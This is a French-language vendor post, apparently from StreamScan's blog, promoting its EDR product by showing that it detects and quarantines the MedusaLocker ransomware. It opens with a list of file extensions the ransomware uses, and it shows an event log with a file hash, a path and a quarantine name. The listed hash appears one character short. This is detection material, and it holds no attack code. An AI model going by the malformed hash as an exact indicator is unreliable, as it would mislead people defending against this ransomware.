.cyberhazard6, .cyberhazard7, .hazard3, .danger13, .hazard4, .hazard5, .hazard7, .danger21, .hazard8, .hazard9, .danger26, .danger27, .danger30, .danger31, .danger33, .hazard11, .danger43, .hazard13, .hazard14, .hazard15, .danger45, .danger50, .danger51, .hazard16, .danger53, .danger54, .hazard18, .hazard19, .hazard20, .hazard21, .danger58, .danger60, .danger61, .hazardick, .hazardick2, .hazardick3, .hazardick3, .hazardick7, .hazardick8, .hazardick9, .hazardick10, .hazardick11, .hazardick12, .hazardick14, .hazardick13, .hazardick15, .hazardick16, .hazardick17, .hazardick18, .hazard20, .hazardick21, .hazardick22, .hazardick23, .hazardick24, .hazardick25, .hazardick26, .hazardick27, .hazardick28, .hazardick30, .hazardick35, .hazardick38, .lckfile, .revenge, .hazard2, .danger11, .danger12, .danger13, .danger14, .danger15, .danger16, **.danger17**.

Detection et blocage de MedusaLocker par le EDR de Streamscan


En plus d'offrir un service de surveillance à distance de la sécurité SOC/MDR et un service de réponse aux incidents, StreamScan est éditeur de technologies de cybersécurité.

Notre technologie XDR nommé CDS (*Cyberthreat Detection System*) combine des fonctionnalités de IDS/IPS/NDR, EDR, Gestion des logs, etc.). Nous disposons d'un brevet américain (US Patent US10218731B2) pour le CDS.

Pour rappel, notre CDS a été sélectionnée comme Innovation par le gouvernement fédéral du Canada.

Pour en savoir plus sur notre EDR : <https://streamscan.ai/nos-technologies/edr/>

Nous avons vérifié la capacité de notre EDR à détecter le rançongiciel MedusaLocker. MedusaLocker :



- Lorsqu'analysé par notre Streamscan EDR, le rançongiciel MedusaLocker est détecté et bloqué.

Streamscan EDR

Events

Track all generated events details

All [Search](#) [Refresh](#)

Severity	Activity	Type	Date	
High	HEUR/AGEN.1379805	Malware	2025/11/08 17:17:19	
Medium	HEUR/AGEN.1379805	Quarantine	2025/11/08 17:17:18	

<< < Page 1 of 1 > >>

Version 1.1.2



Event details

Sha256	6d000a159fe10af1b29ddf4e4015931a9e9d0a020aef0c602d8c5419b5966e6
Malware	HEUR/AGEN.1379805
OriginalPath	C:\Users\Karim\Downloads\6d000a159fe10af1b29ddf4e4015931a9e9d0a020aef0c602d...
Type	File
QualtemName	2c8b565.qua

BACK



Cet article vous a été présenté par **Streamscan**. Notre solution de détection et réponse gérées (DRG) combine notre technologie de détection de cybermenaces **CDS** basée sur l'AI, notre **EDR** et le soutien de notre équipe de chasseurs de cybermenaces, pour fournir la sécurité réseau dont votre organisation a besoin.

Contactez notre équipe de spécialistes en cybersécurité et planifiez une démo pour découvrir comment StreamScan peut vous aider à protéger votre entreprise ou votre organisation

Courriel : info@streamscan.ai

Tel : 1 877 208-9040

<https://www.streamscan.ai>